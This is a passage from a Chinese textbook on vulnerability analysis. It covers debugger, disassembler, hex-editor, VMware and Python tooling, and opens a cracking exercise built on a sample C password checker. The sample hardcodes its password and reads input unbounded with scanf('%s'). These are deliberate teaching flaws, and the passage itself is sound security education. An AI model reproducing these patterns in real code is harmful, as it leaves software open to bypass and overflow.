寄存器的显示（Register）	r [寄存器名]	r 命令显示当前所有寄存器值，也可以用来显示指定寄存器的值，例如，reax 就只显示 EAX 的值
模块显示（List Module）	lm	列出当前已经读入的所有模块，如动态链接库（list module）等
反汇编功能	u	反汇编当前指令后的几条指令并显示
	u [起始地址]	从指定的地址开始反汇编
	u [始址] [终址]	反汇编指定的地址范围区间的机器代码

本书在讲解第 4 篇中关于内核安全及调试的部分将主要以 WinDbg 调试为主，更多的 WinDbg 调试技巧请参阅第 4 篇相关内容。

1.3.4　IDA Pro 简介

IDA Pr o 无疑是当今最强大的反汇编软件，其工作界面如图 1.3.6 所示。虽然目前的 IDA 版本也可以做一些简单的动态调试工作，但大多数情况下我们主要使用它的静态反汇编功能。

很多工具都能把二进制的机器代码翻译成汇编指令，但为什么提起反汇编工具，IDA 永远都是首屈一指的强者呢？这是因为 IDA 拥有强大的标注功能。




图 1.3.6 IDA　工作界面

即使是对汇编语言非常精通的程序员，也无法直接阅读成千上万行汇编指令。我们需要把庞大的汇编指令序列分割成不同层次的单元、模块、函数，对其逐个研究，最终摸清楚整个二进制文件的功能。

所谓逆向的过程，在很大程度上就是对这些代码单元的标注。每当我们弄清楚一个函数的功能时，我们就会给这个函数起一个名字。使用 IDA 对函数进行标注和注解可以做到全文交叉引用，也就是说，标注一个常用函数后，整个程序对这个函数的调用都会被替换成我们所标注的名字，这可比直接对内存地址的调用形式好理解多了（通常情况下，反汇编得到的函数调用往往都是对内存地址的调用）。

对汇编代码的标注可以自上而下进行，也可以自下而上进行。自上而下是指从 main 函数开始标注，相当于对函数调用图从树根开始遍历；自下而上逆向是指从比较底层的经常被调用的子函数开始标注，每标注一个这样的底层函数，代码单元的可读性就会增加许多，当最终标注到 main 函数时，整个程序的功能和流程就基本上可以掌握了。大多数情况下，我们会从两个方向同时开始逆向。

除了在人工标注时 IDA 提供了交叉引用、快速链接等功能外，IDA 的自动识别和标注功能也是最优秀的。目前的 IDA 版本能够自动标注 VC、Borland C 、Delphi、Turbo C 等常见编译器中的标准库函数。试想一下，在反汇编的结果中发现所有的 memcpy、printf 函数都已经被自动标注好的时候是什么感觉。

IDA 好像是一张二进制的地图，通过它的标注功能可以迅速掌握大量汇编代码的架构，不至于在繁杂的二进制迷宫中迷失方向。目前版本的 IDA 甚至可以用图形方式显示出一个函数内部的执行流程。在反汇编界面中按空格键就可以在汇编代码和图形显示间切换，如图 1.3.7 所示。




图 1.3.7 IDA 的图形显示界面

IDA 的扩展性非常好，除了可以用 IDA 提供的 API 接口和 IDC 脚本扩展它自身外，IDA 还可以把标注好的函数名、注释等导入 OllyDbg，让我们在动态调试的时候也不会晕。如果把 IDA 自身的标注比做纸质地图，那么这个功能就相当于车载 GPS 的电子地图了。

这里给出几个 IDA 中常用的快捷键命令，如表 1-3-7 所示。

表 1-3-7　常用的快捷键命令

快捷键	功　　能
;	为当前指令添加全文交叉引用的注释
n	定义或修改名称，通常用来标注函数名
g	跳转到任意地方观察代码
Esc	返回到跳转前的位置
D	分别按字节、字（双字节）、双字（四字节）的形式显示数据
A	按照 ASCII 形式显示数据

知道这几个快捷键，您就可以自行去标注汇编代码了。彻底掌握 IDA 不是一两天就能做到的，由于在漏洞利用中我们主要使用的是动态调试工具，所以 IDA 的许多高级特性（如编写 IDC 脚本等）本书暂不介绍。如果在漏洞分析时需要进行静态反汇编，本书会结合案例给予适当补充。

1.3.5　二进制编辑器

漏洞调试总是需要和二进制打交道。一款方便易用的十六进制编辑软件可以让您打开任意的二进制文件，方便地跳到某处偏移，查看或修改那里的机器代码。

比较著名的十六进制编辑器包括 UltraEdit、Hex Workshop 和 WinHex 和 010 editor。

UltraEdit 的功能如图 1.3.8 所示，这是 9.0 版本的界面。您可以用它以二进制形式轻易地打开任何文件并进行编辑、查找、替换等操作。用它可以方便地完成机器代码的修改或者 shellcode 的编辑。




图 1.3.8　UltraEdit　编辑界面

二进制编辑只是 UltraEdit 的一项功能。正如它的名字，这是一个超级编辑器，它还可以作为几乎所有常见编程语言的编辑器。例如，在打开扩展名为 C 的文件时，它将提供 C 语言中的关键字、语法标注、函数识别等功能，有些功能甚至比微软 SDK 中的文本编辑器还方便。

Hex Workshop 是一款和 UltraEdit 类似的十六进制编辑软件，只是它更关注于二进制本身，其编辑界面如图 1.3.9 所示。它可以方便地进行十六进制编辑、插入、填充、删除、剪切、复制和粘贴工作，配合查找、替换、比较、计算校验和等命令使工作更加快捷，并附带计算器和转换器工具。




图 1.3.9 Hex Workshop 编辑界面

WinHex 与上述两款十六进制编辑软件相比，有一个更加强大的特性，就是可以允许您透过文件系统直接对磁盘的扇区、簇进行操作。专业的数据恢复专家更喜欢使用这种工具，它的界面如图 1.3.10 所示。

除此以外，有些人还会偏好没有 GUI 界面的 H-viwe 等工具。不管什么工具，只要根据您的个人喜好拥有其中之一就行。本书中将始终使用 UltraEdit 作为十六进制文本编辑器。

除以上几款二进制编辑器之外，在分析具有复杂数据结构的文件时，我们往往会采用 010 editor。这个二进制编辑器与传统编辑器有很大不同，它支持解析脚本的运行，可以将复杂的文件格式中有意义的数据结构注意提取出来。我们将在第 17 章讨论复杂文件格式的时候详细介绍 010 editor 下的文件解析与脚本编程。

1.3.6 VMware 简介

在研究 Windows 漏洞时，我们往往要实验 Windows 2000、Windows XP、W indows 2003、Windows v ista、Windows 7 等多种平台，有时还要对比补丁前后系统的变化。如果为每套操

作系统、每款补丁都分配一台计算机的话这将是一件非常烧钱的事，而虚拟机的出现将解决这个问题。




图 1.3.10 W inHex 编辑界面

与平时所说的 Java 虚拟机不同，这里所说的虚拟机是指通过软件来模拟具有完整硬件系统功能的、运行在一个完全隔离环境中的完整计算机系统。通过虚拟机软件，您可以在一台物理计算机上模拟出一台或多台虚拟的计算机，这些虚拟机完全就像真正的计算机那样进行工作，例如您可以安装操作系统、安装应用程序、访问网络资源等等。对于您而言，它只是运行在物理计算机上的一个应用程序，但是对于在虚拟机中运行的应用程序而言，它就像是在真正的计算机中进行工作。

除了节约资金外，虚拟机还有以下两点优势让安全工作者们不忍抛弃。

（1）虚拟机具有出色的快照功能。我们可以通过创建快照，可以将虚拟机中的操作系统快速的恢复到某一状态。例如，调试病毒样本后，需要将操作系统恢复到干净的状态；Patch 过补丁后，又希望把系统恢复到有漏洞的状态等。

（2）可以防止漏洞分析中对操作系统和资料的破坏。由于漏洞测试过程是在虚拟机当中进行的，绝大多数的情况下不会对宿主机产生影响。

在 Windows 系统下，目前流行的虚拟机软件有 VMware 和 Virtual PC，它们都能在 Windows 系统上虚拟出多个计算机，用于安装 Linux、OS/2、FreeBSD 等其他操作系统。本书将使用 VMware 作为虚拟机软件，接下来我们来看看 VMware 的使用方法。

这里演示安装的是 VMware 6.5.3 版本，软件的安装过程与一般的应用软件安装没有什么区别，输入正确序列号后就可以使用。其使用界面如图 1.3.11 所示。




图 1.3.11 VMware 的使用界面

用鼠标选择图标，会出现 VMware 新建虚拟机向导，如图 1.3.12 的画面。

图 1.3.12 新建虚拟机类型选择画面

VMware 首先会让您选择要建立什么类型的虚拟机，“Typical”指的是传统硬件环境的虚拟机，也就是一般使用的基于 Intel x86 结构的计算机系统，这也是 VMware 所推荐的虚拟机系统安装环境。“Custom”是用来建立有特殊硬件结构需要的虚拟机，例如建立支持 SCSI 控制器的虚拟机系统环境，您可以理解“Custom”类型属于高级配置模式，一般情况下，我们选择“Typical”来建立虚拟机环境。单击“Next”按钮后，如图 1.3.13 所示。




图 1.3.13　选择预安装操作系统来源

利用 VMware 安装操作系统首先第一步就是选择操作系统源文件的来源，VMware 支持传统的利用光驱安装操作系统，同时也支持利用光盘镜像文件 iso 来安装操作系统。我们这里选择使用 iso 文件作为安装操作系统的来源之后，单击“Next”按钮，如果虚拟机能够自动识别要安装的操作系统就会显示图 1.3.16 的界面，如果虚拟机不能够自动识别要安装的操作系统，就会显示图 1.3.14 的界面。




图 1.3.14　选择预安装操作系统类型

当 VMware 不能够自动识别要安装的系统时，我们需要手工选择要安装的操作系统类型。VMware 支持 Windows、Linux、Novell Net Ware、Sun So laris 等操作系统。同时，VMware 还对每一种类型的操作系统有着更加具体的支持，如图 1.3.15 所示。




图 1.3.15　选择操作系统具体版本

在图 1.3.15 的下拉列表中选择好我们即将安装的具体操作系统版本型号后（这里选择的是微软的 Windows XP Professional 操作系统），单击“Next”按钮，如图 1.3.16 所示。




图 1.3.16　填写待安装操作系统序列号以及管理员密码

新版本的 VMware 比较以前 VMware 5 的版本在细节方面有了较大改变，在安装操作系统之前提供了设置待安装操作系统序列号和设置管理员用户密码的功能，这样做的目的是为了能

够完成自动化操作系统安装，不需要人工干预。设置完毕后，单击“Next”按钮，进入下一步设置，如图 1.3.17 所示。




图 1.3.17　设置虚拟机操作系统保存路径

图 1.3.17 将设置虚拟机操作系统的文件保存位置以及新虚拟机的名字，此时要注意选择的虚拟机文件保存位置一定要有足够的硬盘空间，根据所安装的操作系统不一样，VMware 虚拟机需要的保存空间也不一样，对于像 Windows XP Professional 这样的系统来说保存空间最好保持在 40GB 大小。对于新虚拟机名则可以不做修改，单击“Next”按钮，如图 1.3.18 所示。

图 1.3.18　设置虚拟机操作系统文件及磁盘大小

图 1.3.18 这里主要设置虚拟机操作系统磁盘大小和文件保存类型，这里不需要做任何修改，直接单击“Next”按钮即可，如图 1.3.19 所示。

这一步显示的是虚拟机配置完成信息，直接单击“Finish”按钮，VMware 将开始安装自动操作系统了，如图 1.3.20 所示。




图 1.3.19　设置完成画面




图 1.3.20　开始安装操作系统

等待 VMware 操作系统安装完毕后，我们需要注意给新的虚拟机安装上 VMware Tools，只有安装了 VMware Tools 之后，我们才可以让虚拟机与真实主机进行通信。安装 VMware Tools 的方法是选择“VM”菜单中的“Install VMware Tools”选项即可，如图 1.3.21 所示。




图 1.3.21　安装 VMware Tools

题外话：从安全技术的角度，电影 Matrix（黑客帝国）中描述的故事就有点像在虚拟机中调试病毒时的情景：正常的程序安静地运行在虚拟机中；少数像 Neo 这样的有“特权”的程序可以做许多出格的事，甚至跳出虚拟机进入宿主机（锡安）运行；电影第二部结束时，Neo 在“真正的操作系统”锡安中也能使用特权指令——用意念消灭乌贼机器人，原来这个所谓的“真正的操作系统”也只是更高一层的虚拟；Agent 也是一类特殊的进程，它们有一种特权，就是使用 Hook 函数注入到任意一个 ring3 级进程中去；由于 Smith 作为特权进程对 Matrix 的背叛，导致几乎所有的进程都被他感染；电影第三部末尾 Matrix 面临崩溃，Neo 牺牲自己帮助 Matrix 定位到 Smith，也就是病毒进程的 PID，之后通过一轮内存杀毒和重启虚拟机等操作，使 Matrix 重新恢复到“比较正常”的状态。

1.3.7　Python 编程环境

Python 语言的创始人为 Guido van Rossum。1989 年圣诞节期间，在阿姆斯特丹，Guido 为了打发圣诞节的无趣，决心开发一个新的脚本解释程序，作为 ABC 语言的一种继承。之所以选中 Python（大蟒蛇的意思）作为程序的名字，是因为他是一个 Monty Pyth on 的飞行马戏团的爱好者。

Python 具有脚本语言中最丰富和强大的类库，足以支持绝大多数日常应用。著名的自由软件作者 Eric R aymond 在他的文章《如何成为一名黑客》中，将 Python 列为黑客应当学习的四种编程语言之一，并建议人们从 Python 开始学习编程。这的确是一个中肯的建议，回顾过去 5 年内出现的那些著名的安全工具（Sulley fuzz、Paimei、Peach fuzz 等），几乎全部使用 Python

开发。

在漏洞挖掘的过程中，经常需要迅速地开发出具有针对性的小工具，诸如：特定的解析器，数据包变异器，文件变异器等等。使用 Python 能把编程环节耗费的精力降到很低，让您更迅速地面对真正需要关心的东西，而不是纠缠于指针或数据结构的细节。

Python 对应的 SDK 有很多，个人而言，我最偏好于 Eclipse+PyDev 的组合。如图 1.3.22 所示，Eclipse 提供了编程必须的谓词识别、函数识别、语法高亮等功能，配合 PyDev 插件后能够方便的开发出相当规模的 Python 工程。




图 1.3.22 Eclipse+Py Dev 开发环境

通常情况下，有程序基础的人能够在几个小时内掌握 Python 的基本用法，进行简单的开发工作。除 C 和 C++语言外，本书中许多小工具和测试代码也将用 Python 来实现。

1.4 Crack 小实验

在开始讲述漏洞利用原理之前，本节先用一个非常简单的破解小实验来帮助大家复习一下前面所讲述的概念和工具，消除对二进制文件本能的恐惧。

下面是一段用于密码验证的 C 代码：

```
    #include <stdio.h>
#define PASSWORD "1234567"
int verify_password (char *password)
{
        int authenticated;
        authenticated=strcmp(password,PASSWORD);
```

```
        return authenticated;
}
main()
{
        int valid_flag=0;
        char password[1024];
        while(1)
        {
             printf("please input password:      ");
             scanf("%s",password);
             valid_flag = verify_password(password);
             if(valid_flag)
             {
                printf("incorrect password!\n\n");
             }
             else
             {
                printf("Congratulation! You have passed the verification!\n");
                 break;
             }
        }
}
```

如图 1.4.1 所示，我们必须输入正确的密码“1234567”才能得到密码验证的确认，跳出循环。看到程序源码后不难发现，程序是提示密码错误请求再次输入，还是提示密码正确跳出循环，完全取决于 main 函数中的 if 判断。

